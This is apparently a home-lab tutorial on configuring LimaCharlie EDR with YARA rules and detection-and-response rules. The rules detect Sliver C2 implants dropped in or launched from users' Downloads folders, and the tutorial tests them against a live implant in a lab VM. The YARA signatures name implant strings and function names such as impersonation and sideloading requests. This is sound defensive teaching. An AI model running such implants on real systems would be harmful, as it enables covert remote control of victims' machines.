
In this part, we are going to prepare our LimaCharlie instance for detecting certain file system and process activities to trigger YARA scans.

1. Add YARA rules, specifically for sliver and sliver processes



No YARA Rules created yet.

YARA rules are records stored in config Hive that can be leveraged by other extensions such as BinLib to automate YARA scanning.




Name: sliver-process

Rule:

```
rule sliver_strings {
  meta:
    author = "Eric Capuano, inspired by NCSC UK"
    description = "Detects Sliver Windows and Linux implants based on obvious
      strings within - not tested at scale, but it's probably good :)"
  strings:
    $p1 = "/sliver/"
    $p2 = "sliverpb"
  condition:
    all of ($p*)
}
```

contents of this gist



Create New Yara [View Docs]


Name

sliver

Rule

```
rule sliver_github_file_paths_function_names {
  meta:
    author = "NCSC UK"
    description = "Detects Sliver Windows and Linux implants based on paths and function names within the binary"
  strings:
    $p1 = "/sliver/"
    $p2 = "sliverpb."
    $fn1 = "RevToSelfReq"
    $fn2 = "ScreenshotReq"
    $fn3 = "IfconfigReq"
    $fn4 = "SideloadReq"
    $fn5 = "InvokeMigrateReq"
    $fn6 = "KillSessionReq"
    $fn7 = "ImpersonateReq"
    $fn8 = "NamedPipesReq"
  condition:
    (uint32(0) == 0x464C457F or (uint16(0) == 0x5A4D and uint16(uint32(0x3c)) == 0x4550)) and (all of ($p*) or 3 of ($fn*))
}

rule sliver_proxy_isNotFound_retn_cmp_uniq {
  meta:
    author = "NCSC UK"
    description = "Detects Sliver implant framework based on some unique CMPs
```

2. Add D&R detection and response rule to generate alerts whenever a YARA detection occurs



Edit Draft [View Docs]

Name

YARA Detection in Memory

Detect

```
event: YARA_DETECTION
op: and
rules:
  - op: exists
    path: event/RULE_NAME
  - op: exists
    path: event/PROCESS/*
```


Respond

```
- action: report
  name: YARA Detection in Memory {{ .event.RULE_NAME }}
- action: add tag
  tag: yara_detection_memory
  ttl: 80000
```

3. Run a manual YARA scan to check EDR rules.

We already have a sliver implant sitting in the downloads folder to test this with.


We have detected the sliver.



Console [View Docs]

```
CONNECTED                Connection established. Sensor ready to receive commands.
ISSUED                   yara_scan
2025-02-13 21:05:10      yara_scan hive://yara/sliver -r C:\Users\sywtbsa\Downloads
YARA_DETECTION           "event": {
2025-02-13 21:05:10        "FILE_PATH": "C:\Users\sywtbsa\Downloads\SEVERE_YOGURT.exe"
                           "RULE_NAME": "sliver_github_file_paths_function_names"
                         }
ERROR                    "event": {
3                          "ERROR": 3
                           "ERROR_MESSAGE": "done"
                         }
```

It also shows up in the detections screen




Date: 2025-02-13 21:07:48


You're up-to-date!

```
2025-02-13 21:05:10  YARA Detection sliver_github_file_paths_function_names lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"FILE_
```

We are going to create a new D&R rule that detects any new .exe files that appear in any users downloaded directory and responds by sending an alert for the EXE creation and kicking off a YARA scan using the sliver signature against the newly created EXE




```
event: NEW_DOCUMENT
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
  - op: ends with
    path: event/FILE_PATH
    value: .exe
```



```
- action: report
  name: EXE dropped in Downloads directory
- action: task
  command: >-
    yara_scan hive://yara/sliver -f "{{ .event.FILE_PATH
    }}"
  investigation: Yara Scan Exe
  suppression:
    is_global: false
    keys:
      - '{{ .event.FILE_PATH }}'
      - Yara Scan Exe
    max_count: 1
    period: 1m
```

4. Create EDR rules to match any process that is launched from a user downloads directory.

We will create another rule that matches any process that is launched from a user downloads directory and we will be using sliver-process, the previous YARA rule we made.



Detect


```
event: NEW_PROCESS
op: and
rules:
  - op: starts with
    path: event/FILE_PATH
    value: C:\Users\
  - op: contains
    path: event/FILE_PATH
    value: \Downloads\
```

Respond

```
- action: report
  name: Execution from Downloads directory
- action: task
  command: yara_scan hive://yara/sliver-process --pid "{{ .event.PROCESS_ID }}"
  investigation: Yara Scan Process
  suppression:
    is_global: false
    keys:
      - '{{ .event.PROCESS_ID }}'
      - Yara Scan Process
    max_count: 1
    period: 1m
```


5. Test it

When we remove the Sliver payload and add it back into the downloads file, we trigger the detections. The Sliver was found automatically.




```
2025-02-13 21:26:59  YARA Detection sliver_github_file_paths_function_names lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event"
2025-02-13 21:26:58  EXE dropped in Downloads directory lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"FILE_PATH":"C:\\U
```

To test the D&R rules that scan all processes launched from the downloads directory we can kill and execute the Sliver payload to create a NEW_PROCESS event.



```
PS C:\Users\sywtbsa\Downloads> Get-Process SEVERE_YOGURT

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    173      14    22456      64576       0.44    528   2 SEVERE_YOGURT


PS C:\Users\sywtbsa\Downloads> Get-Process SEVERE_YOGURT | Stop-Process
PS C:\Users\sywtbsa\Downloads> C:\Users\sywtbsa\Downloads\SEVERE_YOGURT.exe
PS C:\Users\sywtbsa\Downloads> _
```

When we check the Detections tab, we can see that the execution was detected successfully



```
2025-02-13 21:35:32  YARA Detection in Memory sliver_strings lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"PROCESS":{"BASE_A
2025-02-13 21:35:31  Execution from Downloads directory lab000000.kxvwpzvtdmnuhpaxqb01m3otph.bx.internal.cloudapp.net {"event":{"BASE_ADDRESS":10092544
```

Conclusions:

- Created YARA rules to detect certain file system and process activities.
- Created EDR rules to alert a YARA detection
- Created EDR rules that automatically YARA scan downloaded EXEs
- Created EDR rules that automatically scan processes launched from downloads directory
- Using the YARA detection we can find C2 implants the second they are launched